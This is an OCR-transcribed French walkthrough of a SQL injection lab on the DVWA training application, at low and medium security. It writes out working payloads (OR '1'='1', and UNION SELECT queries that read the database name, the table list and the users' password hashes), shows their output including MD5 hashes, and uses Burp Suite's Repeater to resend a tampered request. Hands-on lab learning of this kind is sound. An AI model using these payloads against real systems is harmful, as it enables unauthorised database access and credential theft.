```


Emplacement de affichage de données

Vulnerability: SQL Injection

User ID: Submit

```
ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith
```


```
le nom de la bdd
1' UNION SELECT null, database() #
```





```
lister les tables

1' UNION SELECT null, table_name FROM information_schema.tables WHERE
table_schema='dvwa' #
```


```
ID: 1' UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: 1' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```








medium :


Vulnerability: SQL Injection
User ID: 1 Submit
ID: 5
First name: Bob
Surname: Smith

Pamedium :



(kali㉿kali)-[~]
$ burpsuite
[warning] /usr/bin/burpsuite: No JAVA_CMD set for run_java, falling back to JAVA_CMD = java
Your JRE appears to be version 21.0.7 from Debian
Burp has not been fully tested on this platform and
Burp Suite Community Edition v2025.5.3
Welcome to Burp Suite Community Edition. Use the options below to create or open a project.
Note: Disk-based projects are only supported on Burp Suite Professional.
Burp Suite
Community Edition
Temporary project in memory
New project on disk
Name:
File:
Choose file...
Open existing project
Name
File
Last Accessed
File:
Choose file...
Trust this project file
Pause Automated Tasks
Cancel
Next







```
rien ne se passe car Burp intercepte la requête on a la requête : GET
/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit...
```

utiliser le Repeater :



on va modifier la valeur ici de id=1 par id=1' or '1'='1'



la réponse a bien fonctionné 200 OK y a les prenoms de tous les users !!

Request

Pretty Raw Hex

Search 0 highlights

Response

Pretty Raw Hex Render

```
83                                  </p>
84
85                              </form>
86                              <pre>
                                     ID: 1' or '1'='1<br />
                                     First name: admin<br />
                                     Surname: admin
                                </pre>
                                <pre>
                                     ID: 1' or '1'='1<br />
                                     First name: Gordon<br />
                                     Surname: Brown
                                </pre>
                                <pre>
                                     ID: 1' or '1'='1<br />
                                     First name: Hack<br />
                                     Surname: Me
                                </pre>
                                <pre>
                                     ID: 1' or '1'='1<br />
                                     First name: Pablo<br />
                                     Surname: Picasso
                                </pre>
                                <pre>
                                     ID: 1' or '1'='1<br />
                                     First name: Bob<br />
                                     Surname: Smith
                                </pre>
87                          </div>
88
89                          <h2>
                                More Information
```